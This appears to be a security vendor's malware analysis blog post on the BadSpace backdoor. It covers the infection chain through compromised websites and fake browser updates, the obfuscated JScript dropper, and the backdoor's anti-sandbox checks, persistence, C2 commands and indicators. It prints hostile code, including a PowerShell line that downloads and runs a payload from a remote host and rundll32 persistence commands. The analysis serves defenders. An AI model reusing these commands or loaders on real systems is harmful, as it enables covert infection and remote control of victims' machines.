

BadSpace backdoor delivered by high-ranking websites

 gdatasoftware.com/blog/2024/06/37947-badspace-backdoor

Imagine visiting your favorite website with the same address that you always use and it tells you that your browser needs an update. After downloading and executing the update, there's an unwelcome surprise: the BadSpace backdoor. What is this new threat capable of, and how is it eerily similar to a warm cookie?


The backstory

On the 19th of May, the threat intelligence analyst [Gi7w0rm](#) drew the attention of the cybersecurity community to a new backdoor “BadSpace” that was discovered by the researcher [@kevr0ss33](#) several days earlier. We outline the infection chain and give an overview to the functionality of the backdoor.

Vectors in the infection chain

Through collaborative research with the cybersecurity community, we identified that the threat actor employs a multi-stage attack chain involving an infected website, a command and control (C2) server, in some cases a fake browser update, and a JScript downloader to deploy a backdoor into the victim's system.

Threat Intelligence Analyst [Gi7w0rm](#) shared with us that BadSpace is delivered via infected websites. The reported scenarios slightly differ, but the basics are the same. The code from the infected website sets a cookie to track if the user has visited the page before. If it's the user's first visit, it constructs a URL with query parameters including information about the user's device type, IP address, referrer, user agent, domain, and location. After that, it sends a GET request to the constructed URL. The response with a payload from this URL overwrites the webpage that initially was called by a user, unless it contains an error message indicating a page load error.



Infection chain (click to enlarge)

```
var refferer=window.location.href;
var myUserAgent = window.navigator.userAgent.toLowerCase();
var domainName="https://[redacted]/p";
var nURL=domainName+"/[redacted]?device="+uDevice+"&ip="+btoa(data.ip)+"&refferer="+btoa(refferer)+"&ua="+btoa(myUserAgent)
+"&domain="+btoa(domainName)+"&loc="+btoa(data.loc);
```

URL construction

There is a tendency to infect WordPress websites and to inject the malicious code to the JavaScript libraries like jQuery^[1] or in the index page itself^[2].

We were able to acquire several JScript files that drop and run the BadSpace backdoor. Some of them use extension spoofing like “.pdf.js”^{[3][4]}.

Gi7w0rm also informed us that some of the websites show a window with a fake Google Chrome update and after downloading, it drops the malicious backdoor or the JScript onto the system.

The domains that serve as C2 servers in the web attack^{[6][7]} were mentioned by Group-IB Threat intelligence. They associate them to the threat actor SocGhosh. According to a report by Proofpoint, it is typical for SocGhosh to use fake updates and JS files. The described attack has a lot of similarities in the way how the backdoor was delivered.

JScript

The JScript file^[3] employs different obfuscation techniques. The de-obfuscation starts with three functions and a strings array. For example, the first function shifts the given array 143,858 times (0x231f2), and another function after subtracting 383 (0x17f) points to the first element of a new array. The shift and subtract values are not fixed and are unique for each sample. This new array will replace obfuscated names of the variables and functions. However, for additional complexity, not all variables will be renamed after the execution of the mentioned functions. The rest of the variables are declared within the code. We suspect that the threat actor used service obfuscator.io.

The third function at the end of the file is obfuscated with the help of [JavaScript Compressor by Dean Edwards](http://javascriptcompressor.com). The result of this function will finish the construction of the PowerShell downloader.

The PowerShell code silently downloads the BadSpace backdoor^[5] and after ten seconds it executes the downloaded file using rundll32.exe.

```
function a0_0x46ed(_0x23fcd, _0x7e2079) {
  var _0x125d12 = a0_0x125d();
  return a0_0x46ed = function (_0x46ede5, _0x285ce6) {
    _0x46ede5 = _0x46ede5 - 0x17f;
    var _0x414e17 = _0x125d12[_0x46ede5];
    return _0x414e17;
  }, a0_0x46ed(_0x23fcd, _0x7e2079);
}

var a0_0x1b1234 = a0_0x46ed;
(function (_0x32cd0a, _0x2c2cbd) {
  var _0x3cb4fc = a0_0x46ed,
      _0x4c9000 = _0x32cd0a();
  while ( !! [] ) {
    try {
      var _0x52be8e = parseInt(_1WdzQWF) / 0x1 * (parseInt(_202160IMEVb0) / 0x2) + -parseInt(_273699ClxVmX) / 0x3 + parseInt
        (_550572BjTHaq) / 0x4 + parseInt(_8155zsmfJj) / 0x5 + parseInt(_48ikpqcv) / 0x6 * (parseInt(_167069mdkaCV) / 0x7) + parseInt
        (_20854160JHTy) / 0x8 + -parseInt(_4111920XUYTmJ) / 0x9;
      if (_0x52be8e === _0x2c2cbd) break;
      else _0x4c9000['push'](_0x4c9000['shift']());
    } catch (_0x2771c3) {
      _0x4c9000['push'](_0x4c9000['shift']());
    }
  }
})(a0_0x125d, 0x231f2);
```

Obfuscation mechanism of the JScript file (click to enlarge)

```
WScript.Shell.Run("powershell.exe -nop -c "start-job { param($a) Import-Module BitsTransfer; $d = $env:temp + '\' + [System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source 'http://[redacted]/data/[redacted]' -Destination $d; if (![System.IO.File]::Exists($d)) {exit}; $p = $d + ',Start'; rundll32.exe $p; Start-Sleep -Seconds 10} -Argument 0 | wait-job | Receive-Job"", "0")")
```

PowerShell script that is executed by the obfuscated JScript file (click to enlarge)

BadSpace string and API obfuscation

The present BadSpace sample^[5] is a PE32+ DLL that is not packed but obfuscated.

The strings, Windows API DLL names, and Windows API function names that it uses are encrypted with RC4. Each string blob has the following buildup: four bytes length of encrypted data, followed by a four bytes RC4 key, followed by the encrypted data.

```
.data:00000002EDA3D020 ; unsigned int 32ac0087_89d0_4ea5_89af_26a8d08e87ce[24]
.data:00000002EDA3D020 _32ac0087_89d0_4ea5_89af_26a8d08e87ce dd 48h, 36A9CF42h, 306A32CEh, 0D30541D0h, 0CEAA7827h, 261E595Ah
.data:00000002EDA3D020 ; DATA XREF: m_execute_malicious_code+10↑o
.data:00000002EDA3D038 dd 1C486F4Dh, 5B3B4916h, 32A1E6BBh, 8EA2BE49h, 310A22E7h
.data:00000002EDA3D04C dd 26433197h, 4F9E72A9h, 0DA340D34h, 0D8E3F33Eh, 6360AC20h
.data:00000002EDA3D060 dd 38B00C5Dh, 0F6B57FC2h, 0E2B30D35h, 7576E7A4h, 4 dup(0)
.data:00000002EDA3D080 ; unsigned int 24de21a8dc08434c[16]
.data:00000002EDA3D080 _24de21a8dc08434c dd 10h, 7D4A1030h, 0C893B2F8h, 0C49E827Bh, 4FAD4CF8h, 846B8C50h
.data:00000002EDA3D080 ; DATA XREF: m_c2_command_loop+15C↑o
.data:00000002EDA3D098 data length dd 0Ah dup(0) key
.data:00000002EDA3D0C0 ; unsigned int 80_66_88_146[16]
.data:00000002EDA3D0C0 _80_66_88_146 dd 18h, 32541760h, 549BF137h, 11B8939Eh, 0E87417ACh, 0E99CF967h
.data:00000002EDA3D0C0 ; DATA XREF: m_c2_command_loop+233↑o
.data:00000002EDA3D0D8 dd 0C814C6F8h, 0DDFFC1Ch, 8 dup(0) encrypted data
.data:00000002EDA3D100 ; unsigned int Mozilla_User_Agent[56]
.data:00000002EDA3D100 Mozilla_User_Agent dd 96h, 723E7E5Dh, 0C5BC862Fh, 6171EAB7h, 0F0F0CCBh, 0C35C657h
.data:00000002EDA3D100 ; DATA XREF: m_c2_command_loop:loc_2EDA345D7↑o
.data:00000002EDA3D118 dd 620C4096h, 0C58D1040h, 9B386888h, 0F4FF6540h, 0D65EFD64h
.data:00000002EDA3D12C dd 65A74C42h, 7D4A3F0Eh, 0F9CA38F4h, 0F40B17C6h, 24F3518Ch
.data:00000002EDA3D140 dd 0AC42CF1Fh, 0D4C8951h, 4809AC9Dh, 521A6ABFh, 1E5C9E5Dh
.data:00000002EDA3D154 dd 2347EF8Dh, 0B6C9BE80h, 0F1C8E88Ch, 6E324551h, 3984EA98h
.data:00000002EDA3D168 dd 0B9C61BE7h, 0CE277024h, 2E2777CEh, 486AD2A5h, 87D7D95h
.data:00000002EDA3D17C dd 802B2633h, 0E8DFDC8Fh, 0AC9A97FAh, 6133E558h, 0A7F2FC61h
.data:00000002EDA3D190 dd 0FB83E7BDh, 174B01ABh, 9AE34335h, 4511h, 10h dup(0)
```

Buildup of encrypted string blob

APIs are resolved dynamically via LoadLibraryW and GetProcAddress using the decrypted function names from the strings table.

We created an [IDA Python script](#) to automatically decode strings and APIs in the IDA database. The script searches potential decryption function calls in the Ctree of the decompiler, decrypts the argument, changes the string reference data label to the decrypted string, and adds comments.

While discussing the case with other researchers, [Mohamed Ashraf](#) provided a standalone [Python script](#) that also decrypts BadSpace strings. It works independently from IDA.

```
62
63 def decrypt_string(fn_address):
64     key_start = 4
65     key_size = 4
66     str_start = 8
67     string_blob = find_string_ref(fn_address)
68     if string_blob == None: return
69     str_len = int.from_bytes(idc.get_bytes(string_blob, 4), byteorder='little')
70     key_data = idc.get_bytes(string_blob + key_start, key_size)
71     str_data = idc.get_bytes(string_blob + str_start, str_len)
72     plaintext_str = rc4crypt(key_data, str_data)
73     out_str = plaintext_str.replace('\x00', '')
74     print("0x%x: %s" % (fn_address, out_str))
75     set_comment(fn_address, out_str)
76     # set label for data address
77     idc.set_name(string_blob, out_str, idaapi.SN_FORCE)
78
```

IDAPython main string decryption code (click to enlarge)

```

39 }
40 LABEL_12:
41 v2 = (const WCHAR *)m_rc4_crypt2(OLE32_DLL_0); // OLE32.DLL
42 ole32_dll = LoadLibraryW(v2);
43 mem_set_n_free((__int64)v2);
44 if ( CoInitializeEx )
45 {
46 LABEL_5:
47 if ( CoCreateInstance )
48 goto LABEL_6;
49 goto LABEL_14;
50 }
51 LABEL_13:
52 v3 = (const CHAR *)m_rc4_decrypt(CoInitializeEx_0); // CoInitializeEx
53 CoInitializeEx = (__int64 (__fastcall *) (_QWORD, _QWORD))GetProcAddress(ole32_dll, v3);
54 mem_set_n_free((__int64)v3);
55 if ( CoCreateInstance )
56 {

```

One of the API resolving functions after decrypting the strings and labelling them (click to enlarge)

BadSpace anti-sandbox and persistence

BadSpace^[5] employs several anti-sandbox heuristics.

- It counts the number of folders in the %TEMP% directory and the %APPDATA% and makes sure that these are above a certain threshold.
- It queries the registry and counts how often DisplayName appears as a subkey of SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall.
- It checks the number of processors and the global memory status.

The thresholds for all anti-sandbox heuristics are slightly different for each sample.

```

Pseudocode-A Local Types
1 __int64 __fastcall m_main(HMODULE a1)
2 {
3   __int64 result; // rax
4
5   if ( (int)m_count_folders_in_temp() > 0xE
6     || (int)m_count_folders_in_appdata() > 4
7     || (result = m_query_registry_displayname_count(), (int)result > 4) ) // must find more than 4 "DisplayName" in Uninstall
8   {
9     if ( (unsigned int)m_get_number_of_processors() > 3 && (int)m_globalmemorystatus_x() > 3839 )
10      return m_execute_malicious_code(a1);
11     if ( (unsigned int)m_get_number_of_processors() > 7 )
12      return m_execute_malicious_code(a1);
13     result = m_globalmemorystatus_x();
14     if ( (int)result > 8191 )
15      return m_execute_malicious_code(a1);
16   }
17   return result;
18 }

```

Anti-sandbox checks at the start of execution

After the anti-sandbox checks it first creates the mutex "32ac0087-89d0-4ea5-89af-26a8d08e87ce"; this UUID value is different for each BadSpace sample.

Then it persists via scheduled task creation and self-copying. The persistence function accounts for both, EXE and DLL files. Because the present sample is a DLL, the scheduled task uses the command:

```
Rundll32.exe %ALLUSERSPROFILE%\RtlUpd\RtlUpd.dll,Start /p
```

If that fails, it tries a different folder:


```
Rundll32.exe %APPDATA%\RtlUpd\RtlUpd.dll,Start /p
```

The arguments **Start /p** make sure that the persistence function is not executed again.

C2 communication

The initial request to the server sends a cookie, which contains encrypted information of the infected system. This cookie is most likely the reason for the malware's alias name *WarmCookie*. The following data is sent to the server:

- computer name
- DNS domain assigned to the local computer
- crc32 hash of the Volume Serial Number for C: xored with the crc32 hash of 32ac0087-89d0-4ea5-89af-26a8d08e87ce (this UUID is different for each sample and it is the same value that is being used for the mutex)
- OS version info
- username
- RC4 key



Request	Response	Function Log (9)
General Information		
Timestamp	83.662000	
URL	http://80.66.88.146	
Original URL	80.66.88.146/	
Version	HTTP 1.1	
Method	GET	
Request Headers		
Cookie	EZb6trZClqfs7l+WvnkS2oXu1XqjP6shTNgslW0AD957a9RpIEGfsUJR8f/9P1C...20K8Z1b	

Encrypted and Base64 encoded cookie via VMRay

The key is used to encrypt C2 communication. It is a hardcoded RC4 key that is different for every sample. In the present sample the key is “24de21a8dc08434c”.

The user agent that the backdoor uses for C2 communication is responsible for the name *BadSpace* because it has additional spaces that are not present in Firefox user agents:

Mozilla / 4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.0.3705)

BadSpace was the prevalent malware name in discussions with other researchers and on X.com whereas WarmCookie only appeared in one of the detection names on VirusTotal. Hence, we decided to use the name BadSpace.

```
124 while ( 2 )
125 {
126     switch ( *command )
127     {
128     case 1u:
129         last_cmd_retval = m_query_processornamestring(crc32_hashes, command[1], key_str, 1, &last_cmd_out_ptr);
130         if ( !last_cmd_retval )
131             goto C2_REQUEST_NEXT_COMMAND;
132         goto FREE_N_SLEEP;
133     case 2u: // screenshot command
134         last_cmd_retval = m_take_screenshot_msg_struct(crc32_hashes, command[1], key_str, 1, &last_cmd_out_ptr);
135         if ( !last_cmd_retval )
136             goto FREE_N_SLEEP;
137         goto C2_REQUEST_NEXT_COMMAND;
138     case 3u:
139         last_cmd_retval = m_query_displayname_version_installdate(
140             crc32_hashes,
141             command[1],
142             key_str,
143             1,
144             (unsigned int *)&last_cmd_out_ptr);
145         if ( !last_cmd_retval )
146             goto FREE_N_SLEEP;
147         goto C2_REQUEST_NEXT_COMMAND;
148     case 4u:
149         command_data = command[1];
150         next_command = command + 4;
151         command += 4;
152         lp_optional = m_exec_cmd_command(
153             crc32_hashes,
154             command_data,
155             (const CHAR *)command,
156             key_str,
157             1, // encrypt flag
158             (DWORD *)&last_cmd_out_ptr);
159         if ( lp_optional )
160         {
161             v35 = lp_optional;
162             v27 = m_c2_request_next_command(
163                 useragent,
164                 c2_ip_addr,
165                 port,
166                 2, // connect type POST
```

Command loop for the C2 communication (click to enlarge)

There are seven different commands that the server may issue towards the client. The command is determined by a number.

Command	Meaning
0x1	query ProcessorNameString in HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor
0x2	take a screenshot
0x3	query DisplayName, DisplayVersion and InstallDate in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
0x4	execute cmd command
0x5	write file
0x6	read file
0xA	delete scheduled task persistence

Indicators of compromise

The remaining section describes the SHA256 hashes, IPs and URLs that we analysed for this article. The square brackets [X] are references to the samples or URLs in the text.

Java Script (Web infection)

[1] 2b4d7ed8d12d34cbf5d57811ce32f9072845f5274a2934221dd53421c7b8762b

[2] f3fed82131853a35ebb0060cb364c89f42f55e357099289ca22f7af651ee2c48

255cc818a2e11d7485c1e6cc1722b72c1429b899304881cf36c95ae65af2e566

JScript droppers

[3] c64cb9e0740c17b2561eed963a4d9cf452e84f462d5004dcbd0e0c021a8fdabc

[4] 9786569f7c5e5183f98986b78b8e6d7afcad78329c9e61fb881d3d0960bc6a15

c7fc0661c1dabd6efd61eaf6c11f724c573bb70510e1345911bdb68197e598e7

2a311dd5902d8c6654f2b50f3656201f4ceb98c829678834edaeae5c50c316f5

0da87bff1a95de9fc7467b9894a8d8e0486dfd868c2c7305e83951babacde642

BadSpace

[5] 6a195e6111c9a4b8c874d51937b53cd5b4b78efc32f7bb255012d05087586d8f

2a5a12cc4ef2f0f527cc072243aa27d3e95e48402ef674e92c6709dc03a0836a

2a4451ef47b1f4b971539fb6916f7954f80a6735cf75333fa9d19b169c31de2e
9bc4c44b24f4ba71a1c7f5dd1c8135544218235ae58efa81898e55515938da6a
475edfbb2b03182ef7c42c1bc2cc4179b3060d882827029a6e67c045a0c1149b
676cbcaa74ee8e43abaf0a2767c7559a8f4a7c6720ecc5ae53101a16a3219b9a
770cafb3fe795c2f13eb44f0a6073b8fe4fb3ee08240b3243c747444592d85ff
84519a45da0535087202b576391d1952a4cc81213f0e470db65f1817b65ee9d7
a5f16fa960fe0461e2009bd748bc9057ef5cd31f05f48b12cfd7790fa741a24e
a725883bd1c39e48ab60b2c26b5692f7334a3e4544927057a9ffbdabfeedf432
ad2333e1403e3d8f5d9bd89d7178e85523fa7445e0a05b57fd9bc35547ec0d98
ba4c8be6a1eb92d79df396eea8658b778f4bc0f010da48e1d26e3fc55d83e9c7
b6ac7f6e3b03acd364123a07b2122d943c4111ac4786bb188d94eae0e5b22c02
bb74c6fc0323956dd140988372c412f8b32735fb0ed1ad416e367d29c06af9cc
c437e5caa4f644024014d40e62a5436c59046efc76c666ea3f83ab61df615314

C2

80.66.88.146

185.49.69.41

[6] uhsee[.]com

[7] kongtuke[.]com

- You are here:
- [Blog \(EN\)](#)
- Backdoor BadSpace delivered by high-ranking infected websites